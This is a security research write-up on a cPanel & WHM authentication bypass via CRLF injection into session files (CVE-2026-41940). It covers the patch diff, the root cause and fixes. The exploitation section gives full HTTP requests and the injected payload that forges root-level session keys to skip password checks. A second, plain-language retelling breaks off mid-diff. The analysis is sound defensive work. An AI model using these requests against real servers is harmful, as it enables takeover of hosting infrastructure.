The Internet Is Falling Down, Falling Down, Falling Down (cPanel & WHM Authentication Bypass CVE-2026-41940)
A CRLF injection in cPanel & WHM's session-saving code let an attacker write arbitrary key/value records into a session file via a crafted Basic auth password, potentially forging an authenticated session. The write-up shows the injection lands on disk but the JSON cache still hides it from the loader, so full authentication bypass was not demonstrated in the text.
 Published on labs.watchtowr.com
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
cPanel & WHM is the control panel stack behind a large share of shared hosting on the Internet. WHM is the administrative interface, giving root-level access to the server, SSL certificates and security settings; cPanel is the per-account panel that individual hosting customers use. The researcher describes the pair as the keys to the kingdom and then the keys to every apartment inside it.

CVE-2026-41940 is an authentication bypass in cPanel & WHM. According to cPanel's advisory, it affects all currently supported versions, and it lives in session loading and saving. KnownHost confirmed in-the-wild exploitation, and the vulnerability was used as a zero-day against the management plane of a significant part of the Internet.
The patched versions listed in the advisory are:
| Branch | Patched | Previously |
|---|---|---|
| cPanel & WHM 110.0.x | [redacted] | [redacted] |
| cPanel & WHM 118.0.x | [redacted] | [redacted] |
| cPanel & WHM 126.0.x | [redacted] | [redacted] |
| cPanel & WHM 132.0.x | [redacted] | [redacted] |
| cPanel & WHM 134.0.x | [redacted] | [redacted] |
| cPanel & WHM 136.0.x | [redacted] | [redacted] |
Setup
The research compares two builds of the 110 branch:
- cPanel & WHM [redacted] (patched)
- cPanel & WHM [redacted] (unpatched)
The target service is cpsrvd, the daemon that serves the WHM interface on port 2087 and handles login, sessions and the JSON API. No special account is needed to start: the first step only requires the ability to reach the login endpoint and send a failed login.
Finding it
Diffing the two builds turned up three modified files of interest:
Cpanel/Session.pm           (saver)
Cpanel/Session/Load.pm      (loader)
Cpanel/Session/Encoder.pm   (new hex round-trip primitives)
The change to saveSession in Session.pm was the one that stood out.


The actual code change is:
sub saveSession {
       my ( $session, $session_ref, %options ) = @_;
       ...
       my $ob = get_ob_part( \$session );
       return 0 if !is_valid_session_name($session);

  -    my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
  -    local $session_ref->{'pass'} = $encoder->encode_data( $session_ref->{'pass'} )
  -      if $encoder && length $session_ref->{'pass'};
  +    filter_sessiondata($session_ref);                              # <-- NEW
  +    if ( length $session_ref->{'pass'} ) {
  +        if ( defined $ob && length $ob ) {
  +            my $encoder = Cpanel::Session::Encoder->new( 'secret' => $ob );
  +            $session_ref->{'pass'} = $encoder->encode_data( $session_ref->{'pass'} );
  +        }
  +        else {
  +            $session_ref->{'pass'} =                                  # <-- NEW
  +              'no-ob:' . Cpanel::Session::Encoder->hex_encode_only( $session_ref->{'pass'} );
  +        }
  +    }
       ...
   }
filter_sessiondata already existed; the patch adds a call to it. Its job is to strip \r\n=\ from input fields:
sub filter_sessiondata {
    my ($session_ref) = @_;
    no warnings 'uninitialized';    ## no critic(ProhibitNoWarnings)

    # Prevent manipulation of other entries in session file
    tr{\r\n=\,}{}d for values %{ $session_ref->{'origin'} };

    # Prevent manipulation of other entries in session file
    tr{\r\n}{}d for @{$session_ref}{ grep { $_ ne 'origin' } keys %{$session_ref} };

    # Cleanup possible directory traversal ( A valid 'pass' may have these chars )
    tr{/}{}d for @{$session_ref}{ grep { exists $session_ref->{$_} } qw(user login_theme theme lang) };
    return $session_ref;
}
For example, a caller that supplies:
pass = foo\nhasroot=1
gets back:
pass = foohasroot=1
That is the expected basic CRLF protection. The patch moves the filter_sessiondata call inside saveSession itself, so callers no longer have to remember it. The patch also adds a second branch: when $ob is missing, the password is stored as no-ob: followed by a hex encoding, instead of being left in plaintext.
Anatomy of a session file
A session is created by a failed login:
POST /login/?login_only=1 HTTP/1.1
Host: target:2087
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=root&pass=wrong
cpsrvd responds:
HTTP/1.1 401 Access Denied
Set-Cookie: whostmgrsession=%3aWg_mjzgt1hyfXefK%[redacted]; HttpOnly; path=/; port=2087; secure
Content-Type: text/plain; charset="utf-8"
Content-Length: 38

{"status":0,"message":"see_login_log"}
URL-decoded, the cookie is :Wg_mjzgt1hyfXefK,[redacted]. The part before the comma is the session name; the 32 hex characters after the comma are a per-session secret called ob, used by Cpanel::Session::Encoder to symmetrically encode the pass field so it is not stored in cleartext.
The preauth session is written to disk even though the login failed, because cpsrvd uses session files as a state machine across requests. The file holds a pre-issued cp_security_token, the source IP for IP-locking, a 2FA flag and more:
$ cat /var/cpanel/sessions/raw/:Wg_mjzgt1hyfXefK
local_ip_address=[redacted]
external_validation_token=bOOwkwVzFsruooU0
cp_security_token=/cpsess7833455106
needs_auth=1
origin_as_string=address=[redacted],app=whostmgrd,method=badpass
hulk_registered=0
tfa_verified=0
ip_address=[redacted]
local_port=2087
port=49254
login_theme=cpanel
On a successful login the same session is upgraded with user=… and pass=… keys.
In the diff, ob appears in many changes:
One line stands out:
if ( defined $ob && length $ob )
The value comes from:
my $ob = get_ob_part( \$session );
and the cookie decodes as:
Set-Cookie: whostmgrsession=%3aWg_mjzgt1hyfXefK%[redacted]

decodes to

Set-Cookie: whostmgrsession=:Wg_mjzgt1hyfXefK,[redacted]
The encoder is created from $ob:
my $ob = get_ob_part( \$session );

my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
if ($encoder && length $session_ref->{'pass'}) {
    local $session_ref->{'pass'} = $encoder->encode_data($session_ref->{'pass'});
}
If $ob is empty, because there is no comma or nothing after it, $encoder is falsy, encoding never happens, and pass is written to disk unencoded. That is the opening.
Finding the caller
With a sink (saveSession not stripping CRLF, and pass not encoded when ob is missing), the next step is to find callers:
$ grep -rn 'saveSession\b' /usr/local/cpanel/ --include='*.pm' --include='*.pl'
Cpanel/Session.pm:145:        if ( saveSession( $randsession, $session_ref, 'initial' => 1 ) ) {
Cpanel/Session/RegisteredProcesses.pm:78:    Cpanel::Session::saveSession( $session_id, $session_ref );
Cpanel/Auth/Digest.pm:47:    Cpanel::Session::saveSession( $session, $SESSION_ref );
Whostmgr/TicketSupport/Token.pm:148:        Cpanel::Session::saveSession( $session_id, $session_data );
[…]
All of those callers are safe in this context. The interesting one is in cpsrvd, in the Basic authentication handler:
my $auth_header = $server_obj->request->get_headers->{'authorization'};
if (not $auth_header) {
    $server_obj->badpass('preserve_token', 1, 'noauth', 1);
}
else {
    my ($authtype, $encoded) = split(/\s+/, $auth_header, 2);
    if ($authtype =~ /^basic$/i) {
        my ($user, $pass) = split(/:/, decode_base64($encoded), 2);
        ...
        $user = $server_obj->auth->set_user($user);
        $pass = $server_obj->auth->set_pass($pass);
        ...

        if (defined $SESSION_ref) {
            my $safe_login = $SESSION_ref->{'needs_auth'} ? 1 : 0;
            if (defined $SESSION_ref->{'user'}
                and defined $SESSION_ref->{'pass'}
                and $SESSION_ref->{'user'} eq $user
                and $SESSION_ref->{'pass'} eq $pass)
            {
                $safe_login = 1;
            }
            else {
                $SESSION_ref->{'needs_auth'} = 1;
            }
            ...
            if ($SESSION_ref->{'needs_auth'}) {
                delete $SESSION_ref->{'needs_auth'};
                $SESSION_ref->{'user'} = $user;
                $SESSION_ref->{'pass'} = $pass;
                unless (Cpanel::Session::saveSession($session, $SESSION_ref)) { // (2)
                    $server_obj->badpass(...);
                }
            }
            ...
        }
    }
}
Two observations:
$passcomes from the base64-decodedAuthorization: Basicheader. The only sanitisation isset_pass, which strips NUL bytes and nothing else, so\r\nsurvives.saveSessionis called directly, not throughCpanel::Session::create, andfilter_sessiondatais not invoked.
A Basic auth header whose decoded <user>:<pass> contains \r\n in <pass> therefore writes those bytes straight into /var/cpanel/sessions/raw/<sess>.
The encoder only fires if $ob is non-empty, and $ob comes from the cookie:
my $session = $server_obj->get_current_session;
$SESSION_ref = Cpanel::Session::Load::loadSession($session);
...

my $ob = get_ob_part( \$session );
my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
A cookie of :Wg_mjzgt1hyfXefK,<obhex> makes encoding fire. A cookie of :Wg_mjzgt1hyfXefK with no comma leaves $ob empty, so the encoder does not fire and $session_ref->{'pass'} stays in plaintext:
if ($encoder && length $session_ref->{'pass'}) {
    local $session_ref->{'pass'} = $encoder->encode_data($session_ref->{'pass'});
}
The on-disk path resolves to the same file in both cases, because get_ob_part strips the tail before path resolution. The plan is therefore:
- Create a real session by failing a login, giving a valid file at
/var/cpanel/sessions/raw/<rand>. - Send a Basic auth request with
Cookie: whostmgrsession=:<rand>, the same cookie the server issued but with,<obhex>removed.
The file resolves, the encoder does not fire, and \r\n lands raw on disk.
Exploitation
Step 1: mint a preauth session
POST /login/?login_only=1 HTTP/1.1
Host: target:2087
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=root&pass=wrong
Response:
HTTP/1.1 401 Access Denied
Set-Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_%[redacted]; HttpOnly; path=/; port=2087; secure
Content-Length: 38

{"status":0,"message":"see_login_log"}
The decoded cookie is :QSJN_sFdKZtCi2o_,[redacted]. The base name without the ob part is :QSJN_sFdKZtCi2o_, URL-encoded back as %3aQSJN_sFdKZtCi2o_.
Step 2: inject CRLF through Basic auth
The Basic credential string is root:<payload>, where the payload is:
x\r\n
hasroot=1\r\n
tfa_verified=1\r\n
user=root\r\n
cp_security_token=/cpsess9999999999\r\n
successful_internal_auth_with_timestamp=1777462149
The leading x is the password stored under the legitimate pass= key. Everything after the first \r\n becomes separate records once the session is written to disk. The string is base64-encoded into the Authorization header and sent:
GET / HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Authorization: Basic [redacted]…
Connection: close
The Cookie header carries only the base name, with no %2c… tail, and the URL is /, not /login/. Response:
HTTP/1.1 307 Moved
Connection: close
Content-length: 102
Location: /cpsess0228251236/
Cache-Control: no-cache, no-store, must-revalidate, private
Content-type: text/html; charset="utf-8"

<html><head><META HTTP-EQUIV="refresh" CONTENT="2;URL=/cpsess0228251236/"></head><body></body></html>
A 307 redirect suggests cpsrvd thinks the request authenticated. The session file confirms the injection:
$ cat -A /var/cpanel/sessions/raw/:QSJN_sFdKZtCi2o_
tfa_verified=0$
ip_address=[redacted]$
user=root$
login_theme=cpanel$
port=43586$
origin_as_string=address=[redacted],app=whostmgrd,method=badpass$
pass=x                                                 <-- \r\n line break starts
hasroot=1                                              <-- INJECTED
tfa_verified=1                                         <-- INJECTED
user=root                                              <-- INJECTED
cp_security_token=/cpsess9999999999                    <-- INJECTED
successful_internal_auth_with_timestamp=1777462149     <-- INJECTED
hulk_registered=0$
local_port=2087$
cp_security_token=/cpsess0228251236$                   <-- legit, set by handle_auth
external_validation_token=ss27XQjbY11gmCDs$
local_ip_address=[redacted]$
Six new lines now exist as separate top-level records.
Step 3: try to use the session
The session ID cpsess0228251236 comes from the Location header of the 307 response:
GET /cpsess0228251236/json-api/version HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Connection: close
Response:
HTTP/1.1 403 Forbidden Access denied
Connection: close
Content-Type: text/plain; charset="utf-8"

{"cpanelresult":{"apiversion":"2","error":"Access denied","data":{"reason":"Access denied","result":"0"},"type":"text"}}
Still 403. Despite hasroot=1 and user=root being top-level records on disk, cpsrvd treats the request as anonymous.
Step 4: understand the cache
cpsrvd does not read the raw key=value file first. It reads a second file with the same name in a parallel cache directory:
/var/cpanel/sessions/raw/   :Wg_mjzgt1hyfXefK   <-- canonical, line-oriented key=value
/var/cpanel/sessions/cache/ :Wg_mjzgt1hyfXefK   <-- binary cache, JSON-serialised
Whenever saveSession writes the raw file, it also writes a JSON snapshot of the in-memory session hash into the cache. The loader prefers the cache:
sub loadSession {
    my ($session) = @_;
    ...
    my $session_file  = get_session_file_path($session);
    my $session_cache = $Cpanel::Config::Session::SESSION_DIR . '/cache/' . $session;
    my $session_ref;

    if ( $session_cache_fh = _open_if_exists_or_warn($session_cache) ) {
        eval {
            local $SIG{__DIE__};
            $session_ref = Cpanel::AdminBin::Serializer::LoadFile($session_cache_fh);
            $mtime       = ( stat($session_cache_fh) )[9];
        };
    }

    if ( !keys %$session_ref ) {
        if ( $session_fh = _open_if_exists_or_warn($session_file) ) {
            require Cpanel::Config::LoadConfig;
            $session_ref = Cpanel::Config::LoadConfig::parse_from_filehandle(
                $session_fh, delimiter => '='
            );
        }
    }
    ...
}
So the loader sees the injection bundled inside a single pass value:
{
"tfa_verified":"0",
"ip_address":"[redacted]",
"user":"root",
"login_theme":"cpanel",
"port":"43586",
"origin_as_string":"address=[redacted],app=whostmgrd,method=badpass",
"pass":"x\r\nhasroot=1\r\ntfa_verified=1\r\nuser=root\r\ncp_security_token=/cpsess9999999999\r\nsuccessful_internal_auth_with_timestamp=1777462149",
"hulk_registered":"0",
"local_port":"2087",
"cp_security_token":"/cpsess0228251236",
"external_validation_token":"ss27XQjbY11gmCDs",
"local_ip_address":"[redacted]"
}
JSON encodes the embedded \r\n as two-character escapes, so the bytes stay inside one pass field. The raw file has hasroot=1, tfa_verified=1 and successful_internal_auth_with_timestamp=… as top-level records; the cache has none of them at top level. The loader reads the cache first, so it sees:
$SESSION_ref = {
    user                      => 'root',
    pass                      => "x\r\nhasroot=1\r\ntfa_verified=1\r\n...",
    cp_security_token         => '/cpsess0228251236',
    tfa_verified              => '0',

}
The injection is invisible. The next step is to find code that reads the raw file and then rewrites both files, so the injected keys are promoted to top level in the cache.
Step 5: find a raw-file reader that writes back
Searching for the fallback parser:
grep -rn 'LoadConfig::loadConfig\|parse_from_filehandle'  /usr/local/cpanel/Cpanel/Session*

/usr/local/cpanel/Cpanel/Session/Load.pm:69:   parse_from_filehandle(...)
/usr/local/cpanel/Cpanel/Session/Modify.pm:97: LoadConfig::loadConfig($session_file, ...,
                                                    { 'nocache' => 1, ... });
The second hit is in Cpanel::Session::Modify::new:
sub new {
    my ( $class, $session, $check_expiration ) = @_;

    if ( $check_expiration ? !Cpanel::Session::Load::session_exists_and_is_current($session) : !Cpanel::Session::Load::session_exists($session) ) {
        die "The session  ^`^|$session ^`^} does not exist";
    }

    Cpanel::Session::Load::get_ob_part( \$session );

    my $session_file = Cpanel::Session::Load::get_session_file_path($session);

    my ( $ref, $fh, $conflock ) = Cpanel::Config::LoadConfig::loadConfig( // (1)
        $session_file,
        undef,
        '=',
        undef,
        0,
        0,
        { 'skip_readable_check' => 1, 'nocache' => 1, 'keep_locked_open' => 1, 'rw' => 1 } // (2)
    );

    return bless {
        '_session' => $session,
        '_fh'      => $fh,
        '_lock'    => $conflock,
        '_data'    => Cpanel::Session::decode_origin($ref),
    }, $class;
}
At (1) loadConfig runs, and at (2) the options include nocache => 1, which skips the cache and reads the raw file. The matching writer is Modify::save:
sub save {
    my ($self) = @_;
    Cpanel::Session::filter_sessiondata( $self->{_data} );
    Cpanel::Session::encode_origin( $self->{_data} );
    Cpanel::Session::write_session( $self->{_session}, $self->{_fh}, $self->{_data} )
        or die "Failed to write the session file: $!";
    return $self->_close_session();
}
write_session updates the JSON cache as well:
sub write_session {
      my ($session, $session_fh, $session_ref) = @_;

      my $flush_result = Cpanel::Config::FlushConfig::flushConfig(
          $session_fh, $session_ref, '=', undef, { 'perms' => 0600 },
      );
      return $flush_result unless $flush_result;

      if ($session_ref->{'needs_auth'}) {
          unless (-e $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session) {
              if (open my $preauth_fh, '>',
                  $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session)
              {
                  print $preauth_fh $main::now || time;
                  close $preauth_fh;
              }
          }
      }
      elsif (-e $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session) {
          unlink $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session;
      }

      Cpanel::FileUtils::Write::overwrite(
          $Cpanel::Config::Session::SESSION_DIR . '/cache/' . $session,
          Cpanel::AdminBin::Serializer::Dump($session_ref),
          0600,
      );

      return 1;
  }
If any pre-auth reachable code path calls Modify::new followed by Modify::save on the session, the injection is promoted into the cache as top-level keys.
Step 6: trigger Modify::new and Modify::save
do_token_denied in cpsrvd does exactly that:
sub do_token_denied {
    my ($error_msg, $form_ref, $goto_uri, $use_theme) = @_;
    ...
    my $max_tries = 3;
    if ($user_provided_session_ref = $server_obj->get_current_session_ref_if_exists) {
        my $session = $server_obj->get_current_session;
        if (not $server_obj->request->get_supplied_security_token
            or ++$user_provided_session_ref->{'token_denied'} < $max_tries)
        {
            require Cpanel::Session::Modify;
            my $session_mod = 'Cpanel::Session::Modify'->new($session);
            $session_mod->set('token_denied',
                defined $session_mod->get('token_denied')
                ? $session_mod->get('token_denied') + 1
                : 1
            );
            $session_mod->save;
            $another_try = 1;
        }
    }
    ...
}
It is called by check_security_token when certain URLs are requested with a wrong or missing cp_security_token:
sub check_security_token {
    ...
    if (not $server_obj->request->get_supplied_security_token) {
        $failmsg = 'security token missing';
    }
    elsif ($ENV{'cp_security_token'} ne $server_obj->request->get_supplied_security_token)  { // (1)
        $failmsg = 'security token incorrect';
    }
    if ($failmsg) {
        if ($is_login_url) {
            $server_obj->badpass(...);
        }
        else {
            failedlogin($failmsg, 1);
            $server_obj->connection->set_is_last_request(1);
            do_token_denied($failmsg);
        }
        ...
}
Most requests to cpsrvd carry a security token prefixed in the URI, as in /cpsess1234567890/scripts2/listaccts. Sending a request without it forces do_token_denied, which makes Modify::new read the raw file and Modify::save write the parsed result back into the JSON cache:
GET /scripts2/listaccts HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Connection: close
Response:
HTTP/1.1 401 Token Denied
Cache-Control: no-cache, no-store, must-revalidate, private
Content-Type: text/html; charset="utf-8"
The cache file now reads:
{
"tfa_verified":"1",                                      <-- was 0, now 1 — injection won
"user":"root",
"hasroot":"1",                                           <-- TOP-LEVEL now
"successful_internal_auth_with_timestamp":"1777462149",  <-- TOP-LEVEL now
"cp_security_token":"/cpsess0228251236",
"external_validation_token":"ss27XQjbY11gmCDs",
"token_denied":"1",
"pass":"x",                                              <-- stripped to just "x"
"ip_address":"[redacted]",
"local_ip_address":"[redacted]",
...
}
The injected keys are now top-level in the cache, and every later request that loads this session sees hasroot=1, user=root, tfa_verified=1 and successful_internal_auth_with_timestamp=… as direct hash keys.
Step 7: still 403
Requesting /json-api/version again still returns:
HTTP/1.1 403 Forbidden Access denied

{"cpanelresult":{"apiversion":"2","error":"Access denied","data":{"reason":"Access denied","result":"0"}}}
handle_one_connection runs after handle_auth and re-validates the password:
handle_form_login();
…
handle_auth();

my $authtype   = $server_obj->auth->get_auth_type || '';
my $document   = $server_obj->request->get_document;
$user          = $server_obj->auth->get_user;
my $pass       = $server_obj->auth->get_pass;
…
if ($Cpanel::App::appname eq 'whostmgrd') {
    …
    docheckpass_whostmgrd(
        'user' => $user,
        'pass' => $pass,
        …
    );
    …
}
By default docheckpass_whostmgrd runs Cpanel::CheckPass::UNIX::checkpassword($pass, $shadow_entry) against /etc/shadow, and the forged pass would not match root's real password. But there is a shortcut:
sub docheckpass_whostmgrd {
    my (%OPTS) = @_;
    …
    if ($successful_external_auth_with_timestamp or $successful_internal_auth_with_timestamp) {
        $authorized = _check_external_internal_auth_from_docheckpass(%OPTS);
    }
    …
}
Those $successful_*_auth_with_timestamp values are globals that handle_auth lifts directly from the session:
elsif (not $SESSION_ref->{'needs_auth'}) {
    …
    if ($SESSION_ref->{'successful_internal_auth_with_timestamp'}) {
        $successful_internal_auth_with_timestamp =
            $SESSION_ref->{'successful_internal_auth_with_timestamp'};
    }
    …
}
And _check_external_internal_auth_from_docheckpass ends in check_authok_user:
sub check_authok_user {
    my (%AUTHOPTS) = @_;
    …
    if ($AUTHOPTS{'authable_user'}{'successful_external_auth_with_timestamp'}
        or $AUTHOPTS{'authable_user'}{'successful_internal_auth_with_timestamp'})
    {
        return $Cpanel::Server::AUTH_OK, 0;
    }
    elsif (Cpanel::CheckPass::UNIX::checkpassword(
            $AUTHOPTS{'password'},
            $AUTHOPTS{'authable_user'}{'encrypted_pass'}))
    {
        …
    }
}
If either timestamp is set, password validation is skipped and AUTH_OK is returned unconditionally. That is why the injected payload includes successful_internal_auth_with_timestamp.
Root cause
Three mistakes combine:
saveSessionwrites thepassvalue to the on-disk session file without stripping\r\n. Thefilter_sessiondatasanitiser existed but was only applied by callers that remembered to call it, and the Basic auth path incpsrvddoes not.- The encoder that would otherwise turn
passinto opaque hex only runs when theobsecret is present in the cookie. Removing the,<obhex>tail leaves$obempty, so the password is stored in plaintext, and the CRLF bytes survive into the file. - The session loader prefers the JSON cache over the raw file, so the injection is initially invisible. The
Modify::new/Modify::savepair, reachable pre-auth throughdo_token_denied, re-reads the raw file withnocache => 1and rewrites the cache, promoting the injected lines to top-level keys.docheckpass_whostmgrdthen trustssuccessful_internal_auth_with_timestampfrom the session and skips the/etc/shadowcheck.
The patch addresses the first two: it moves filter_sessiondata inside saveSession and adds a no-ob: hex fallback so a missing ob no longer means plaintext storage.
Impact
An unauthenticated attacker who can reach the WHM interface can forge a session whose injected successful_internal_auth_with_timestamp record survives into the cache, and check_authok_user returns AUTH_OK unconditionally when that timestamp is set. The affected surface is the management plane of every supported cPanel & WHM version, which the researcher says runs somewhere north of 70 million domains. KnownHost confirmed in-the-wild exploitation, and the vulnerability was used as a zero-day. The report does not describe post-authentication actions beyond the bypass itself.
Fix
Upgrade to the patched builds listed in the advisory: [redacted], [redacted], [redacted], [redacted], [redacted] and 11.136.0.5. The code change moves filter_sessiondata into saveSession so every caller is covered, and adds the no-ob: hex encoding branch so a missing ob no longer stores the password in plaintext.
Variants to test
- Send a Basic auth request with a cookie that has no
,<obhex>tail and apasscontaining\r\n. A positive result is a session file under/var/cpanel/sessions/raw/with the injected lines as separate top-level records. - Follow up with a request to a token-protected path such as
/scripts2/listacctswithout acp_security_token. A positive result is a cache file under/var/cpanel/sessions/cache/with the injected keys at top level andpassreduced to the leading byte. - Try the same injection with
successful_external_auth_with_timestampinstead of the internal variant. A positive result isAUTH_OKfromcheck_authok_userwithout a matching/etc/shadowpassword. - Look for other pre-auth callers of
Modify::newfollowed byModify::save, beyonddo_token_denied. A positive result is any path that rewrites the cache from the raw file without authentication. - Check other
saveSessioncallers for missingfilter_sessiondataon older builds. A positive result is a caller that writes attacker-controlled values containing\r\ninto the raw session file.
What happened, in plain words
Imagine a large block of flats. The building manager has a master key that opens every flat, and each tenant has a key to their own flat. Now imagine someone found a way to make a copy of the master key without ever being a tenant, just by filling in a form at the front desk in a slightly odd way. That is roughly what happened here.
cPanel & WHM is software that runs on web servers. WHM is the building manager's office: it gives whoever logs in full control of the server, its security settings, its certificates and everything else. cPanel is the smaller panel each hosting customer uses to manage their own website. The researcher calls the pair "the keys to the kingdom, and then the keys to every individual apartment inside the kingdom". A very large number of websites are hosted on servers running this software.
The vulnerability is called CVE-2026-41940. "CVE" is just a catalogue number for a publicly known security flaw, so people around the world can refer to the same bug. This one is an authentication bypass, which means a way to get past the login check without knowing a valid password. According to cPanel's own advisory, it affects all currently supported versions of cPanel & WHM, not a few of them. A hosting company called KnownHost confirmed that attackers were already using it in the wild, and that it was used as a zero-day, meaning an attack on a flaw that the vendor had not yet fixed and the world did not yet know about. The target was the management plane of a significant part of the Internet, in other words the administrative side of a huge number of hosting servers.
The advisory lists the fixed versions. If you run any of these, upgrade:
| Branch | Patched | Previously |
|---|---|---|
| cPanel & WHM 110.0.x | [redacted] | [redacted] |
| cPanel & WHM 118.0.x | [redacted] | [redacted] |
| cPanel & WHM 126.0.x | [redacted] | [redacted] |
| cPanel & WHM 132.0.x | [redacted] | [redacted] |
| cPanel & WHM 134.0.x | [redacted] | [redacted] |
| cPanel & WHM 136.0.x | [redacted] | [redacted] |
Setup
The research compares two builds of the same branch, one with the fix and one without:
- cPanel & WHM [redacted] (patched)
- cPanel & WHM [redacted] (unpatched)
The service being attacked is cpsrvd, a daemon, meaning a program that runs quietly in the background and answers requests. This one serves the WHM web interface on port 2087. A port is like a numbered door on a computer: web traffic normally goes to door 80 or 443, and WHM listens on its own door, 2087. cpsrvd handles logins, sessions and the JSON API. A JSON API is a way for programs (and browsers) to talk to a server and get answers back in a structured text format called JSON, which looks like {"key":"value"}. No special account is needed to start: the first step only requires being able to reach the login page and send a failed login.
Finding it
A diff means comparing two versions of the same files to see exactly what changed. When a vendor fixes a bug, the diff often points straight at the bug, because the lines that changed are the lines that mattered. Comparing the two builds turned up three modified files:
Cpanel/Session.pm           (saver)
Cpanel/Session/Load.pm      (loader)
Cpanel/Session/Encoder.pm   (new hex round-trip primitives)
Line by line: Session.pm is the code that saves a session to disk. Load.pm is the code that loads a session back. Encoder.pm is new code for turning text into hex, a way of writing bytes as the characters 0-9 and a-f. A session is the server's memory of "this browser is logged in as this user", kept between requests so you do not have to type your password on every page. The change to saveSession in Session.pm was the one that stood out.
The actual code change is:
sub saveSession {
       my ( $session, $session_ref, %options ) = @_;
       ...
       my $ob = get_ob_part( \$session );
       return 0 if !is_valid_session_name($session);

  -    my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
  -    local $session_ref->{'pass'} = $encoder->encode_data( $session_ref->{'pass'} )
  -      if $encoder && length $session_ref->{'pass'};
  +    filter_sessiondata($session_ref);                              # <-- NEW
  +    if ( length $session_ref->{'pass'} ) {
